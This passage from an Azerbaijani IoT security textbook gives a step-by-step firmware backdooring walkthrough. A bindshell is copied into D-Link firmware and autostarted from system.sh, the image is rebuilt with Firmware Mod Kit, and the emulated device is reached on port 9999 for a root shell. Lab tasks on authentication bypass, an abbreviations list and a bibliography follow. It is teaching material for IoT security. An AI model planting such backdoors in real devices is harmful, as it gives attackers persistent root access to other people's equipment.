-rwxrwxr-x 1 root root  292 Nov 23  2010 final.sh
-rwxrwxr-x 1 root root  160 Nov 23  2010 freset_setnodes.sh
-rw-rw-r-- 1 root root 6512 Nov 23  2010 layout_run.php
-rwxrwxr-x 1 root root  515 Nov 23  2010 layout.sh
drwxrwxr-x 2 root root 4096 Nov 23  2010 misc
-rwxrwxr-x 1 root root  136 Nov 23  2010 startburning.sh
-rwxrwxr-x 1 root root 4551 Nov 23  2010 system.sh
-rwxrwxr-x 1 root root  874 Nov 23  2010 ubcom-monitor.sh
-rwxrwxr-x 1 root root  459 Nov 23  2010 ubcom-run.sh
```

Şəkil 9.55. Bütün sistem skriptlərini saxlayan Scripts qovluğu

Buradakı system.sh faylını açdıqda, o bir neçə xidmətləri işə salmaq üçün istifadə olunur. Bu səbəbdən arxa qapını işə salmaq üçün bu fayl mükəmməl seçimdir (Şəkil 9.56).

Buraya aşağıdakı sətri əlavə edərək arxa qapını avtomatik başlada bilərik:

- **`echo "Starting the backdoor"`**
- **`/etc/templates/backdoor`**

İndi isə *bindshell* faylını */etc/templates/* qovluğuna yerləşdirməliyik ki, yuxarıda skript tərəfindən işə salına bilsin. Bunun üçün aşağıdakı əmrləri icra edirik:

- **`cd ~/tools/firmware-mod-kit/Dlink_firmware/rootfs/etc/templates`**
- **`sudo cp ~/Downloads/buildroot-2015.11.1/output/host/usr/bin/bindshell .`**

```
 GNU nano 2.2.6                          File: system.sh

#!/bin/sh
case "$1" in
start)
        echo "start fresetd ..."                > /dev/console
        fresetd &
        if [ -f /proc/rt2880/linkup_proc_pid ]; then
                echo $! > /proc/rt2880/linkup_proc_pid
        fi
        echo "start scheduled ..."              > /dev/console
        /etc/templates/scheduled.sh start       > /dev/console
        echo "setup layout ..."                 > /dev/console
        /etc/scripts/layout.sh start    > /dev/console
        echo "start LAN ..."                    > /dev/console
        /etc/templates/lan.sh start             > /dev/console
        echo "enable LAN ports ..."             > /dev/console
        /etc/scripts/enlan.sh                   > /dev/console
        echo "start WLAN ..."                   > /dev/console
        /etc/templates/wlan.sh start    > /dev/console
        echo "start Guest Zone"                 > /dev/console
        /etc/templates/gzone.sh start > /dev/console
        /etc/templates/enable_gzone.sh start    > /dev/console
        echo "start RG ..."                             > /dev/console
        /etc/templates/rg.sh start              > /dev/console
        echo "start DNRD ..."                   > /dev/console
        /etc/templates/dnrd.sh start    > /dev/console
        # start telnet daemon
        /etc/scripts/misc/telnetd.sh    > /dev/console
        # Start UPNPD
```

Şəkil 9.56. System.sh faylı

Arxa qapı kodunu yerləşdirib system.sh skriptinə əlavə etdikdən sonra növbəti addım firmware-i yenidən yaratmaqdır. Bunun üçün Firmware Mod Kit (FMK) qovluğunda, *Dlink_firmware/* kataloqunun bir səviyyə yuxarısına keçib aşağıdakı əmri icra edirik:

- **`./build-firmware.sh Dlink_firmware/ -nopad -min`**

Bu əmr firmware-i tərtib edir və nəticədə yeni bir squashfs fayl sistemi və binar fayl yaradır (Şəkil 9.57).

```
~/tools/firmware-mod-kit(master*) » ./build-firmware.sh Dlink_firmware/ -nopad -min          oit@ubuntu
Firmware Mod Kit (build) 0.99, (c)2011-2013 Craig Heffner, Jeremy Collake

Building new squashfs file system... (this may take several minutes!)
Squashfs block size is 64 Kb
Parallel mksquashfs: Using 2 processors
Creating little endian 3.0 filesystem on /home/oit/tools/firmware-mod-kit/Dlink_firmware/new-filesystem.
squashfs, block size 65536.
[=============================================================================================] 956/956 100%
Exportable Little endian filesystem, data block size 65536, compressed data, compressed metadata, compre
ssed fragments, duplicates are removed
Filesystem size 2240.31 Kbytes (2.19 Mbytes)
        26.36% of uncompressed filesystem size (8499.15 Kbytes)
Inode table size 8067 bytes (7.88 Kbytes)
        23.24% of uncompressed inode table size (34707 bytes)
```

Şəkil 9.57. Yeni zərərli firmware-in tərtib olunması

Tərtib prosesi tamamlandıqdan sonra, *Dlink_firmware/* qovluğunda *new-firmware.bin* adlı yeni firmware faylı yaradılır (Şəkil 9.58):

```
------------------------------------------------------------
~/tools/firmware-mod-kit(master*) » cd Dlink_firmware
------------------------------------------------------------
~/tools/firmware-mod-kit/Dlink_firmware(master*) » ls -la
total 5408
drwxrwxr-x  5 oit  oit     4096 Mar 21 20:27 .
drwxrwxr-x  8 oit  oit     4096 Mar 21 17:06 ..
drwxrwxr-x  2 oit  oit     4096 Mar 21 17:06 image_parts
drwxrwxr-x  2 oit  oit     4096 Mar 21 17:06 logs
-rwx------  1 root root 2297856 Mar 21 20:27 new-filesystem.squashfs
-rw-rw-r--  1 oit  oit  3215488 Mar 21 20:27 new-firmware.bin
drwxrwxr-x 15 root root    4096 Nov 23  2010 rootfs
```

Şəkil 9.58. Yeni tərtib edilmiş zərərli firmware artıq mövcuddur

Firmware artıq hazır olduqdan sonra onu FAT (Firmware Analysis Toolkit) vasitəsilə emulyasiya edə bilərik. Emulyasiya zamanı firmware boot olunacaq və system.sh daxilindəki arxa qapı (bindshell) avtomatik işə düşəcək.

Aşağıdakı əmrlə FAT-i işə salırıq:

- **`sudo ./fat.py`**

Əgər hər şey düzgün qurulubsa, skript sizə bir IP ünvan təyin edəcək. Bu nümunədə IP ünvan *192.168.0.1* kimi göstərilmişdir.

İndi bu IP və arxa qapının açıq olduğu 9999 portu ilə netcat və ya nc vasitəsilə qoşulmağa cəhd edirik:

- **`nc 192.168.0.1 9999`**

```
/home/oit/tools/firmadyne [git::master *]
> nc 192.168.0.1 9999
[~] Welcome to @OsandaMalith's Bind Shell
 Welcome to Offensive IoT Exploitation
```

Şəkil 9.59. Arxa qapıya uğurla qoşulma və shell əldəetmə

Bu o deməkdir ki, artıq cihazın üzərində root səlahiyyətləri ilə əmr icra edilə bilər.

9.7.5. Firmware-ə Avtomatik Skanetmə Alətləri ilə Hücumların Aparılması

Firmware-də zəiflikləri aşkar etməyin başqa bir faydalı üsulu, müəyyən açar söz və ya maraqlı sətrləri avtomatik olaraq axtaran və nəticələri çıxaran ssenarilərdən istifadə etməkdir. Bu cür alətləri özünüz də yaza bilərsiniz və ya artıq mövcud olan açıq mənbəli həllərdən faydalana bilərsiniz. Bu bölmədə istifadə etdiyimiz vasitə Craig Smith tərəfindən hazırlanmış Firmwalker alətidir.

Biz artıq bu aləti FAT (Firmware Analysis Toolkit) repositoriyasını klonlayarkən əldə etmişdik. İndi isə FAT qovluğundakı firmwalker qovluğuna keçək. Bu qovluğun data adlı alt qovluğunda Firmwalker-in axtaracağı açar sətrlər saxlanılır (Şəkil 9.60).

İndi isə *firmwalker.sh* ssenarisini çalışdıraraq Dlink_firmware.bin faylından çıxarılmış squashfs-root/ sisteminə tətbiq edək:

- **`./firmwalker.sh ~/lab/firmware/_Dlink_firmware.bin.extracted/squashfs-root/`**

```
~/Downloads/firmware-analysis-toolkit/firmwalker/data(3c0ac7e) » ls -la
total 40
drwxrwxr-x 2 oit oit 4096 Mar 21 16:59 .
drwxrwxr-x 3 oit oit 4096 Mar 21 16:59 ..
-rw-rw-r-- 1 oit oit   63 Mar 21 16:59 binaries
-rw-rw-r-- 1 oit oit   19 Mar 21 16:59 conffiles
-rw-rw-r-- 1 oit oit   14 Mar 21 16:59 dbfiles
-rw-rw-r-- 1 oit oit   20 Mar 21 16:59 passfiles
-rw-rw-r-- 1 oit oit   71 Mar 21 16:59 patterns
-rw-rw-r-- 1 oit oit   92 Mar 21 16:59 sshfiles
-rw-rw-r-- 1 oit oit   30 Mar 21 16:59 sslfiles
-rw-rw-r-- 1 oit oit   30 Mar 21 16:59 webservers
~/Downloads/firmware-analysis-toolkit/firmwalker/data(3c0ac7e) » cat binaries
ssh
sshd
scp
sftp
tftp
dropbear
busybox
telnet
telnetd
openssl
```

Şəkil 9.60. Firmwalker qovluğu

Bu əməliyyat başa çatdıqda, firmwalker.txt adlı nəticə faylı yaranacaq. Bu fayl firmware daxilində tapılmış maraqlı sətrləri əks etdirir və potensial zəifliklərı araşdırmaq üçün əla başlanğıc nöqtəsi təqdim edir.

Bu bölmədə firmware-in daxili quruluşunu təhlil etdik və firmware binary faylından fayl sistemini çıxarmağın yollarını öyrəndik. Əldə etdiyimiz fayl sistemində analizlər apararaq real cihazlara əlyetərli olmadan da firmware üzərində istismar və təhlükəsizlik yoxlamaları etdik.

Bundan əlavə, firmware-i necə emulyasiya etməyi, tək binary fayllarla işləməyi, tam firmware təsvirini işlətməyi və daxilinə backdoor yerləşdirərək cihazda avtomatik işə salınmasını təmin etməyi öyrəndik. Əlavə olaraq, Firmwalker

alətindən istifadə edərək firmware-in daxilində gizli, həssas və təhlükəli sətrləri aşkar etdik.

Bu texnikalar, tədqiqatçılara IoT cihazlarının təhlükəsizliyini qiymətləndirməkdə və müdafiə planları hazırlamaqda mühüm kömək göstərir.

Tapşırıqlar

I. Fiziki interfeyslərlə əlaqə (UART, SPI, I2C, JTAG)

1. **UART** pinlərini tapın və `screen` və ya `minicom` ilə cihazdan konsol çıxışı alın. → Məqsəd: Baud rate təyin edin və boot mesajlarını oxuyun.
2. UART vasitəsilə sistemdə root shell əldə edin və `cat /etc/passwd` əmrini icra edin.
3. **SPI** interfeysi ilə flash yaddaşdan `flashrom` istifadə edərək firmware çıxarın.
4. SPI ilə çıxarılmış `firmware.bin` faylını `binwalk` ilə analiz edin.
5. **I2C** interfeysi ilə `i2cdetect` və `i2cdump` istifadə edərək EEPROM-un məzmununu oxuyun.
6. EEPROM üzərində sadə dəyişiklik edin (məsələn, qeyd edilmiş MAC ünvanını dəyişdirin) və sistem davranışına təsirini müşahidə edin.
7. **JTAGulator** ilə JTAG pinlərini tapın və `OpenOCD` ilə mikrokontrollerə qoşulun.
8. `OpenOCD` vasitəsilə mikrokontrollerdən firmware çıxarın və `.bin` kimi yadda saxlayın.
9. JTAG üzərindən `dump_image` ilə müəyyən ünvanlardan yaddaş oxuyun və şifrə və ya "magic string" axtarın.
10. `GDB` vasitəsilə `verify_pass()` funksiyasına breakpoint qoyun və `strcmp` nəticəsini dəyişdirərək doğrulama bypass edin.

II. Firmware Tərsinə Mühəndislik və Arxa Qapı Əlavəsi

1. `binwalk -e` ilə firmware-in fayl sistemini çıxarın və `squashfs-root` daxilində `system.sh` və `rcS` fayllarını analiz edin.
2. `firmwalker` istifadə edərək firmware içində hard-coded credentials, API açarları və s. tapın.
3. `radare2` ilə firmware-dəki `libauth.so` kitabxanasında `check_login()` funksiyasını tapın və necə işlədiyini araşdırın.
4. XOR ilə şifrələnmiş firmware üçün `hexdump` analiz edin və `Python` skript ilə deşifrə edin.
5. Quraşdırdığınız backdoor (`bindshell`) faylını firmware-ə əlavə edin və `system.sh` faylında avtomatik işə düşməsini təmin edin.
6. `Buildroot` vasitəsilə `MIPS` arxitekturası üçün statik `bindshell` binary tərtib edin.
7. `Firmware Mod Kit` vasitəsilə dəyişdirilmiş firmware-i tərtib edin və `new-firmware.bin` alın.
8. `FAT` (Firmware Analysis Toolkit) ilə yeni firmware-i emulyasiya edin və web interfeysə brauzer ilə daxil olun.
9. `netcat` və ya `nmap` ilə port 9999-da açılmış arxa qapıya qoşulun və root shell əldə edin.
10. `Wireshark` və ya `tcpdump` istifadə edərək emulyasiya zamanı şəbəkə trafikini izləyin və HTTP login məlumatlarını analiz edin.

10. IoT Təhlükəsizliyi üzrə əlavə Praktik Laboratoriya İşləri

10.1. ESP32 ilə IoT Təhlükəsizliyi üzrə Laboratoriya İşləri

Bu fəsildə, IoT təhlükəsizliyi mövzusunda praktiki laboratoriya işləri təqdim olunur. Hər bir laboratoriya işi üçün qısa təsvir və yükləmək üçün link verilmişdir. Tələbələr, bu laboratoriya işlərini yerinə yetirərək, IoT təhlükəsizliyi sahəsində praktiki bacarıqlarını inkişaf etdirə bilərlər.

Laboratoriya işlərinin siyahısı:

1. **ESP32 ilə VS Code və PlatformIO istifadə edərək proqramlaşdırma**: Bu laboratoriya işində, ESP32 mikrokontrollerinin Visual Studio Code və PlatformIO genişlənməsi vasitəsilə necə proqramlaşdırılacağını öyrənəcəksiniz.
2. **ESP32 UART və Flash Hack**: Bu laboratoriya işi, ESP32-nin UART interfeysi və flash yaddaşının təhlükəsizlik aspektlərini araşdırır.
3. **ESP32-nin JTAG vasitəsilə ayıklanması:**
    - **ESP32 və ESP-PROG: PCB versiyası**: Bu laboratoriya işində, ESP32-nin ESP-PROG vasitəsilə JTAG interfeysi ilə necə ayıklanacağını öyrənəcəksiniz.
    - **ESP32 tətbiqinin ESP-PROG ilə ayıklanması: JTAG ayıklayıcı** Bu laboratoriya işi, ESP32 tətbiqlərinin ESP-PROG vasitəsilə JTAG ayıklayıcı ilə necə ayıklanacağını izah edir.
4. **ESP32-də WiFi vasitəsilə əsas OTA (Over-The-Air) yeniləmələri** Bu laboratoriya işi, ESP32-də WiFi vasitəsilə OTA yeniləmələrinin necə həyata keçirildiyini öyrədir.
5. **HTTPS vasitəsilə təhlükəsiz ESP32 OTA yeniləmələri**: Bu laboratoriya işində, ESP32-də HTTPS protokolu vasitəsilə təhlükəsiz OTA yeniləmələrinin necə həyata keçirildiyini öyrənəcəksiniz.
6. **mitmproxy vasitəsilə HTTP və HTTPS-ə qarşı ortada adam hücumları (MITM)** : Bu laboratoriya işi, mitmproxy alətindən istifadə edərək HTTP və HTTPS protokollarına qarşı ortada adam hücumlarının necə həyata keçirildiyini izah edir.
7. **Amazon AWS IoT vasitəsilə ESP32-də şəbəkə təhlükəsizliyi**
    - **AWS IoT MQTT Abunə/Paylaşma ESP-IDF orijinal nümunəsi** Bu laboratoriya işində, AWS IoT platformasında MQTT protokolundan istifadə edərək ESP32-nin necə abunə olub məlumat paylaşacağını öyrənəcəksiniz.

    - **AWS IoT MQTT Abunə/Paylaşma PlatformIO ESP-IDF Layihəsi** Bu laboratoriya işi, PlatformIO mühitində ESP-IDF istifadə edərək AWS IoT MQTT abunə/paylaşma funksiyalarını izah edir.
8. **ESP32 AWS IoT ilə ATECC608A istifadə edərək təhlükəsiz əlaqə** Bu laboratoriya işində, ESP32 və ATECC608A təhlükəsizlik çipindən istifadə edərək AWS IoT platforması ilə təhlükəsiz əlaqənin necə qurulacağını öyrənəcəksiniz.
9. **Təhlükəsiz yaddaş**
    - **ESP32 Flash Şifrələmə**: Bu laboratoriya işi, ESP32-də flash yaddaşın şifrələnməsi və bunun təhlükəsizlik aspektlərini izah edir.
    - **ESP32 Təhlükəsiz Açar Saxlama**: Bu laboratoriya işində, ESP32-də təhlükəsiz açar saxlama mexanizmləri araşdırılır.
10. **ESP32 Təhlükəsiz Yükləmə**: Bu laboratoriya işi, ESP32-də təhlükəsiz yükləmə prosesini və bunun necə həyata keçirildiyini öyrədir.
11. **ESP32 Proqram Təhlükəsizliyi Demo**: Bu laboratoriya işində, ESP32 üçün proqram təhlükəsizliyi ilə bağlı demo nümunələri təqdim olunur.

Qeyd: Bu laboratoriya işləri, ABŞ Milli Elm Fondu (NSF) tərəfindən dəstəklənən bir EDU layihəsinin bir hissəsidir. Layihə, Dr. Cliff Zou və Yan Solihin (UCF), Dr. Xinwen Fu (UML) və Dr. Shuo Wang (UF) tərəfindən həyata keçirilmişdir. Ətraflı kodlar və təlimatlar Dr. Xinwen Fu tərəfindən GitHub-da təmin edilmişdir.

Laboratoriya işlərinin web linki: https://cyber.cs.ucf.edu/iot/
Laboratoriya işlərini yükləmə linki:
https://www.icloud.com/iclouddrive/048DAbEEYFSmWJpu5pAiCd8dg#iot_sec_labs

10.2. Laboratoriya İşi: IoT Cihazlarının Proqram Təminatının Tərsinə Mühəndisliyi

Məqsəd: Bu laboratoriya işinin məqsədi tələbələrə IoT cihazlarının proqram təminatını tərsinə mühəndislik (reverse engineering) edərək, cihazın daxili işləmə prinsiplərini və mümkün təhlükəsizlik zəifliklərini müəyyən etməyi öyrətməkdir.

Təsvir: Tələbələr, müəyyən bir IoT cihazının proqram təminatını əldə edərək, onun arxitekturasını təhlil edəcək, disassembler və digər tərsinə mühəndislik alətlərindən istifadə edərək kodu araşdıracaq və mümkün zəiflikləri müəyyən edəcəklər.

Resurslar:

- **IoT Cihazı Proqram Təminatı Təhlili Aləti:** Bu Python skripti, IoT cihazlarının proqram təminatını təhlil edərək, tərsinə mühəndislik və zəiflik analizi üçün dəyərli məlumatlar əldə etməyə kömək edir.

(https://github.com/ericyoc/iot_device_firmware_analysis_poc)

- **Ghidra:** NSA tərəfindən inkişaf etdirilmiş, pulsuz və açıq mənbəli tərsinə mühəndislik alətidir. (https://ghidra-sre.org/)

Tapşırıqlar:

1. **Cihazın Arxitekturasının Müəyyən Edilməsi:** Əldə edilən proqram təminatının hansı prosessor arxitekturası üçün hazırlandığını müəyyən edin. Bu, tərsinə mühəndislik prosesinin ilk və vacib addımıdır.
2. **Disassembler Alətinin Seçilməsi:** Müəyyən edilmiş arxitekturaya uyğun disassembler alətini seçin və proqram təminatını yükləyin. Məsələn, Ghidra kimi alətlərdən istifadə edə bilərsiniz.
3. **Proqram Təminatının Yüklənməsi və Təhlili:** Seçilmiş disassembler vasitəsilə proqram təminatını yükləyin və kodun strukturu, funksiyaları və mümkün zəiflikləri təhlil edin.
4. **Arxitektura Xüsusiyyətlərinin Öyrənilməsi:** Təhlil edilən proqram təminatının arxitekturasına xas xüsusiyyətləri və əmrləri öyrənin. Bu, kodun daha dərindən anlaşılmasına kömək edəcək.
5. **Tərsinə Mühəndislik Prosesinin Aparılması:** Əldə edilən məlumatlar əsasında proqram təminatının funksionallığını tərsinə mühəndislik edərək, mümkün təhlükəsizlik zəifliklərini və istismar yollarını müəyyən edin.

Qeyd: Bu laboratoriya işi, Apriorit şirkətinin təqdim etdiyi "IoT Firmware Reverse Engineering" məqaləsinə əsaslanır. Ətraflı məlumat üçün məqaləni oxuya bilərsiniz (https://www.apriorit.com/dev-blog/reverse-reverse-engineer-iot-firmware).

10.3. Laboratoriya İşi: IoT Cihazlarının Penetrasiya Testi (PENIOT)

Məqsəd: Bu laboratoriya işinin məqsədi tələbələrə IoT cihazlarının təhlükəsizlik zəifliklərini müəyyən etmək və istismar etmək üçün **penetrasiya testi metodlarını** öyrətməkdir. Tələbələr **PENIOT** alətindən istifadə edərək IoT cihazlarına yönəlmiş müxtəlif penetrasiya testlərini icra edəcəklər.

Təsvir: Bu laboratoriya işində tələbələr IoT cihazlarının əsas təhlükəsizlik zəifliklərini araşdıracaq və **PENIOT** alətindən istifadə edərək real penetrasiya testləri icra edəcəklər. IoT cihazlarının şəbəkə və proqram təminatı səviyyəsində zəifliklərinin aşkar edilməsi və təhlili əsas mövzu olacaq.

Resurslar:

- **PENIOT (Penetration Testing Tool for IoT)** – IoT cihazlarının penetrasiya testləri üçün hazırlanmış açıq mənbəli alət. **GitHub Linki:** https://github.com/yakuza8/peniot
- **Nmap:** Şəbəkə skanı və açıq portların müəyyən edilməsi üçün istifadə olunur.
- **Wireshark & tshark:** Şəbəkə trafiki analiz etmək üçün geniş istifadə edilən alətlər.
- **Kali Linux və ya başqa bir penetrasiya testi mühiti:** PENIOT və digər təhlükəsizlik alətlərini işlətmək üçün.

Tapşırıqlar:

1. **PENIOT Alətinin Quraşdırılması və Konfiqurasiyası**
   - Kali Linux və ya uyğun bir mühitdə **PENIOT** alətini quraşdırın.
   - IoT cihazları üçün şəbəkə monitorinqini aktivləşdirin və analiz üçün hazır vəziyyətə gətirin.
2. **Şəbəkə Skanı və IoT Cihazlarının Aşkarlanması**
   - **Nmap** istifadə edərək IoT cihazlarının şəbəkədəki varlığını yoxlayın.
   - IoT cihazlarının açıq portlarını və xidmətlərini analiz edin.
   - **Wireshark və tshark** ilə cihaz trafiki üzərində analiz aparın.
3. **IoT Şəbəkəsində Zəifliklərin Aşkarlanması**
   - **PENIOT** vasitəsilə IoT cihazlarında olan zəifliklərə qarşı testlər həyata keçirin.
   - Şifrəsiz və ya zəif şifrələnmiş şəbəkə trafiki olan IoT cihazlarını müəyyən edin.
   - **Man-in-the-Middle (MITM) hücumları** üçün potensial zəiflikləri təhlil edin.
4. **Protokol Təhlili və Hücum Simulyasiyası**
   - **MQTT, CoAP və HTTP** kimi IoT protokollarının təhlükəsizlik aspektlərini araşdırın.
   - MQTT brokera qarşı zəiflik testlərini icra edin.
   - IoT cihazlarının yetərsiz autentifikasiya və icazə məsələlərini müəyyən edin.
5. **Təhlükəsizlik Tədbirlərinin Təklif Edilməsi**
   - Aşkar edilən zəifliklərə qarşı müdafiə mexanizmlərini tətbiq edin.
   - Şəbəkə səviyyəsində IoT cihazlarının təhlükəsizliyini artırmaq üçün metodlar hazırlayın.

Qeyd: Bu laboratoriya işi **PENIOT** alətinə əsaslanır və IoT cihazlarının penetrasiya testləri üçün real ssenariləri araşdırır.

10.4. Laboratoriya İşi: OWASP ISTG ilə IoT Cihazlarının Təhlükəsizlik Testi

Məqsəd: Bu laboratoriya işinin məqsədi tələbələrə **OWASP IoT Security Testing Guide (ISTG)** çərçivəsindən istifadə edərək **IoT cihazlarının təhlükəsizliyini yoxlamağı** öyrətməkdir. Burada tələbələr IoT cihazlarını müxtəlif aspektlərdən analiz edəcək və OWASP tərəfindən müəyyən edilmiş metodologiyalara əsasən testlər icra edəcəklər.

Təsvir: Bu laboratoriya işində tələbələr **OWASP ISTG** metodlarından istifadə edərək **IoT cihazlarının təhlükəsizliyini dəyərləndirəcək**, potensial zəifliklərı aşkarlayacaq və onların istismarı üçün testlər aparacaqlar. OWASP tərəfindən təklif edilən IoT təhlükəsizlik test metodları əsas götürüləcək.

Resurslar:

- **OWASP IoT Security Testing Guide (ISTG)** – IoT cihazlarının təhlükəsizliyini test etmək üçün OWASP tərəfindən hazırlanmış metodologiya.
  GitHub Linki: https://github.com/OWASP/owasp-istg
- **Nmap:** Şəbəkə skanı və açıq portların müəyyən edilməsi üçün.
- **Wireshark & tshark:** Şəbəkə trafiki analiz etmək üçün geniş istifadə edilən alətlər.
- **Burp Suite:** IoT veb interfeyslərinin təhlükəsizlik testlərini aparmaq üçün.
- **Binwalk, Ghidra, Firmware-Mod-Kit:** IoT cihazlarının proqram təminatının analiz edilməsi üçün.
- **Kali Linux və ya başqa bir penetrasiya testi mühiti:** OWASP ISTG metodlarını tətbiq etmək üçün.

Tapşırıqlar:

1. **OWASP ISTG ilə IoT Cihazlarının Təhlili**
   - IoT cihazlarının hansı kateqoriyalara aid olduğunu müəyyən edin (sensorlar, şlüzlər, ağıllı cihazlar və s.).
   - Cihazın **hücum vektorlarını** təhlil edin (şəbəkə, bulud, fiziki interfeyslər və s.).
2. **Şəbəkə Skanı və Port Analizi**
   - **Nmap** vasitəsilə IoT cihazlarının açıq portlarını müəyyən edin.
   - **Wireshark və tshark** ilə IoT cihazlarından gələn trafiki analiz edin.
   - **MITM (Man-in-the-Middle) hücum ssenarilərini** OWASP ISTG metodlarına uyğun həyata keçirin.
3. **IoT Veb İnterfeysinin Təhlükəsizlik Testi**
   - IoT cihazının veb interfeysi varsa, **Burp Suite** və digər veb təhlükəsizlik alətləri ilə testlər aparın.

- **Autentifikasiya zəifliklərini müəyyən edin** (zəif parollar, standart giriş məlumatları və s.).
- **SQL Injection və XSS hücumları** üçün testlər həyata keçirin.

4. **Firmware Təhlili və Tərsinə Mühəndislik (Reverse Engineering)**
   - **Binwalk** və **Ghidra** istifadə edərək cihazın proqram təminatını analiz edin.
   - **Firmware-Mod-Kit** ilə proqram təminatında dəyişikliklər edərək təhlükəsizlik zəifliklərini araşdırın.
   - IoT cihazının boot prosesini və mümkün root hüquqlarını əldə etmə yollarını araşdırın.
5. **Təhlükəsizlik Tədbirlərinin Təklif Edilməsi**
   - Aşkar edilən zəifliklərə qarşı OWASP IoT Security Testing Guide əsasında uyğun müdafiə mexanizmlərini tətbiq edin.
   - IoT cihazlarının təhlükəsizliyini artırmaq üçün **OWASP ISTG** tövsiyələrini tətbiq edin.

Qeyd: Bu laboratoriya işi **OWASP IoT Security Testing Guide (ISTG)** metodlarına əsaslanır və IoT cihazlarının təhlükəsizliyini qiymətləndirmək üçün real test ssenarilərini əhatə edir.

Qısaldılmalar

- IoT – Əşyaların İnterneti (Internet of Things)
- M2M – Maşından Maşına Əlaqə (Machine to Machine)
- CPS – Kiber-Fiziki Sistemlər (Cyber-Physical Systems)
- IIoT – Sənaye Əşyaların İnterneti (Industrial Internet of Things)
- AR – Artırılmış Reallıq (Augmented Reality)
- VR – Virtual Reallıq (Virtual Reality)
- AWS – Amazon Veb Xidmətləri (Amazon Web Services)
- MQTT – Mesaj Növbəsi Telemetriya Protokolu (Message Queuing Telemetry Transport)
- CoAP – Məhdudlaşdırılmış Tətbiq Protokolu (Constrained Application Protocol)
- XMPP – Genişlənəbilən Mesaj və Mövcudluq Protokolu (Extensible Messaging and Presence Protocol)
- IPsec – İnternet Protokolu Təhlükəsizliyi (Internet Protocol Security)
- DTLS – Datagram Nəqliyyat Qatı Təhlükəsizliyi (Datagram Transport Layer Security)
- HIP – Host Kimlik Protokolu (Host Identity Protocol)
- REST – Reprezentativ Vəziyyət Transferi (Representational State Transfer)
- RFID – Radio Tezlik İdentifikasiyası (Radio Frequency Identification)
- BLE – Aşağı Enerjili Bluetooth (Bluetooth Low Energy)
- WBAN – Simsiz Bədən Sahəsi Şəbəkəsi (Wireless Body Area Network)
- LR-WPAN – Aşağı Sürətli Şəxsi Simsiz Şəbəkə (Low-Rate Wireless Personal Area Network)
- NB-IoT – Darzolaqlı Əşyaların İnterneti (Narrowband IoT)
- ECC – Elliptik Əyri Kriptoqrafiyası (Elliptic Curve Cryptography)
- DH – Diffie-Hellman Açar Mübadiləsi (Diffie-Hellman)
- HMAC – Həşlənmiş Mesaj Doğrulama Kodu (Hashed Message Authentication Code)
- CBC-MAC – Şifrə Bloku Zəncirləmə Mesaj Doğrulama Kodu (Cipher Block Chaining Message Authentication Code)
- TLS – Nəqliyyat Qatı Təhlükəsizliyi (Transport Layer Security)
- SSL – Təhlükəsiz Soket Qatı (Secure Sockets Layer)

- VPN – Virtual Özəl Şəbəkə (Virtual Private Network)
- PKI – İctimai Açar İnfrastruktur (Public Key Infrastructure)
- SIoT – Sosial Əşyaların İnterneti (Social Internet of Things)
- 6LoWPAN – Aşağı Enerjili Şəxsi Şəbəkələrdə IPv6 (IPv6 over Low Power Wireless Personal Area Networks)
- DDoS – Paylanmış Xidmətin İnkari Hücumu (Distributed Denial of Service)
- MITM – Ortada Adam Hücumu (Man-in-the-Middle)
- FIPS – Federal İnformasiya Emalı Standartları (Federal Information Processing Standards)
- DoS – Xidmətin İnkari Hücumu (Denial of Service)
- NIST – Standartlar və Texnologiya üzrə Milli İnstitut (National Institute of Standards and Technology)
- CA – Sertifikat Avtoriteti (Certificate Authority)
- CN – Klaster Düyünü (Cluster Node)
- CH – Klaster Rəhbəri (Cluster Head)
- ECQV – Elliptik Əyri Qu-Vanstone Sertifikatı (Elliptic Curve Qu-Vanstone)
- MAC – Mesaj Doğrulama Kodu (Message Authentication Code)
- PoW – İş Sübutu (Proof of Work)
- PoS – Səhm Sübutu (Proof of Stake)
- OWASP – Açıq Veb Tətbiq Təhlükəsizlik Layihəsi (Open Web Application Security Project)
- ISTG – Əşyaların İnterneti Təhlükəsizlik Test Bələdçisi (IoT Security Testing Guide)
- API – Tətbiq Proqramlaşdırma İnterfeysi (Application Programming Interface)
- PDA – Şəxsi Rəqəmsal Köməkçi (Personal Digital Assistant)
- NFC – Yaxın Sahə Əlaqəsi (Near Field Communication)
- RF – Radio Tezlik (Radio Frequency)
- UART – Universal Asinxron Qəbuledici-Verici (Universal Asynchronous Receiver-Transmitter)
- SPI – Serial Periferik İnterfeys (Serial Peripheral Interface)
- I2C – İnteqrasiya Olunmuş Devre İnterfeysi (Inter-Integrated Circuit)
- JTAG – Birləşmiş Test Fəaliyyət Qrupu (Joint Test Action Group)
- GDB – GNU Debugger Aləti (GNU Debugger)
- ELF – İcra Olunan və Link Edilə Bilən Format (Executable and Linkable Format)

- NVRAM – Uçucu Olmayan Təsadüfi Giriş Yaddaşı (Non-Volatile Random-Access Memory)
- SoC – Çip Üzərində Sistem (System on Chip)
- GPIO – Ümumi Məqsədli Giriş/Çıxış (General Purpose Input/Output)
- SDK – Proqram Təminatı Hazırlama Paketi (Software Development Kit)
- FAT – Firmware Təhlil Vasitə Paketi (Firmware Analysis Toolkit)
- FMK – Firmware Dəyişdirmə Alət Dəsti (Firmware Mod Kit)
- QEMU – Sürətli Emulyator (Quick Emulator)
- BusyBox – Yığcam UNIX Alətlər Toplusu (BusyBox)
- Binwalk – Firmware Analiz və Çıxarma Vasitəsi (Binwalk)
- SquashFS – Sıxılmış Fayl Sistemi Formatı (Squash File System)
- U-Boot – Universal Boot Yükləyici (Universal Bootloader)
- NAND – NAND Tipli Flash Yaddaş (Not AND)
- MTD – Yaddaş Texnologiyası Qurğusu (Memory Technology Device)
- Rootfs – Əsas Fayl Sistemi (Root File System)
- Bind Shell – TCP Port üzərindən Shell Bağlantısı Qurmaq üçün Proqram
- Telnet – Mətn Əsaslı Uzaqdan İdarəetmə Protokolu
- TTY – Terminal İnterfeysi Sistemi (Teletype)

Ədəbiyyat siyahısı

1. Russell, B., Van Duren, D. *Practical Internet of Things Security*. Packt Publishing, 2016. ISBN 978-1-78588-963-9.
2. Sridhar, V., Rani, S., Pareek, P. K., Bhambri, P., Elngar, A. A. *Blockchain for IoT Systems: Concept, Framework and Applications*. Chapman & Hall, 2025. ISBN 978-1-032-60708-5.
3. Gupta, D., Khamparia, A. *Fog, Edge, and Pervasive Computing in Intelligent IoT Driven Applications*. Wiley-IEEE Press, 2020. ISBN 978-1-119-67007-0.
4. Liyanage, M., Braeken, A., Kumar, P., Ylianttila, M. *IoT Security: Advances in Authentication*. Wiley, 2020. ISBN 978-1-119-52792-3.
